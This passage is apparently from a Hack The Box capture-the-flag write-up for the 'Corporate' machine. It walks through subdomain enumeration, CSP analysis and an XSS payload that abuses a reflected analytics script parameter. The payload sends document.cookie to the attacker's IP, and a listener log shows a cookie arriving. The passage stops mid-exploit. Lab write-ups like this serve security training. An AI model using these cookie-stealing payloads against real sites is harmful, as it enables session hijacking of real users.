HTB Corporate - Insane
HTB Machine Corporate by Ethicxz

Before Starting
1
2
Me > 10.10.14.79
Target > 10.129.229.168
1
2
3
4
5
80/tcp open  http    syn-ack ttl 63 OpenResty web app server 1.21.4.3
|_http-server-header: openresty/1.21.4.3
|_http-title: Did not follow redirect to http://corporate.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
User
HTML Injection + XSS + Bypass CSP to steal admin cookie


At the bottom of the site, there is a Start Chatting button - If we click on it, it redirects us to a subdomain : support.corporate.htb

This is a website that allows us to communicate with the admins
By intercepting the POST request, we can see there is a strong CSP


We can therefore forget about direct XSS on this chat - However, the CSP Evaluator returns something interesting
‘self’ can be problematic if you host JSONP, AngularJS or user uploaded files.
default-src ‘self’ http://corporate.htb http://*.corporate.htb
This means that if, we find an endpoint that we can modify and that executes JavaScript code, we could perform an XSS attack and send it to the chat, and we would be “trusted” by the CSP
Ok let’s enumerate subdomains
1
2
3
4
5
6
7
8
9
10
11
12
13
wfuzz -c -f sub-fighter -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://corporate.htb' -H "Host: FUZZ.corporate.htb" --hw 11

Target: http://corporate.htb/
Total requests: 114442

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000034:   200        38 L     175 W      1725 Ch     "support"
000000262:   403        7 L      9 W        159 Ch      "git"
000000286:   302        0 L      4 W        38 Ch       "sso"
000000845:   302        0 L      4 W        32 Ch       "people"
sso.corporate.htb- It returns a login page; without credentials, we can’t do anythinggit.corporate.htb- It doesn’t appear to be accessible from the outsidepeople.corporate.htb- You need to log in and it redirects us to sso.corporate.htb
Ok so let’s check the main website, we need to find some JavaScript files which have endpoints

All these scripts have a value at the end, but the question is, does one of these scripts display this value in its code?

Now we can try changing the value and see what happens

Perfect, but will it be possible to extract a cookie from this website? - We need to check the CSP

In summary, it’s exactly the same, but it’s missing script-src 'self' but nothing is said about sending cookies whether in the CSP or in other headers

So let’s try - First, add a random cookie with a random value and do the same thing as before but with this payload
1
<script src="/assets/js/analytics.min.js?v=window.location=`http://10.10.14.79/c?`+document.cookie"><script>
1
2
3
4
5
6
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.14.79 - - [05/Feb/2026 21:57:34] "GET /?ccookie_tototest=coucou HTTP/1.1" 200 -
10.10.14.79 - - [05/Feb/2026 21:57:35] code 404, message File not found
10.10.14.79 - - [05/Feb/2026 21:57:35] "GET /favicon.ico HTTP/1.1" 404 -
Ok perfect, now we have two crucial points to figure out:
- How to execute this
XSSattack from aURL - How to redirect the chat admin to this
URL
The first point is pretty simple, if we request something - If we request a page that doesn’t exist, the main page displays the page we searched for

And because of the CSP - We can forget about simple XSS, but we can consider the payload we just found ;)
So here’s the payload :
1
http://corporate.htb/<script src="/assets/js/analytics.min.js?v=window.location=`http://10.10.14.79?c+document.cookie`"</script>
The problem is that the script we use to perform the XSS attack needs another script to function correctly
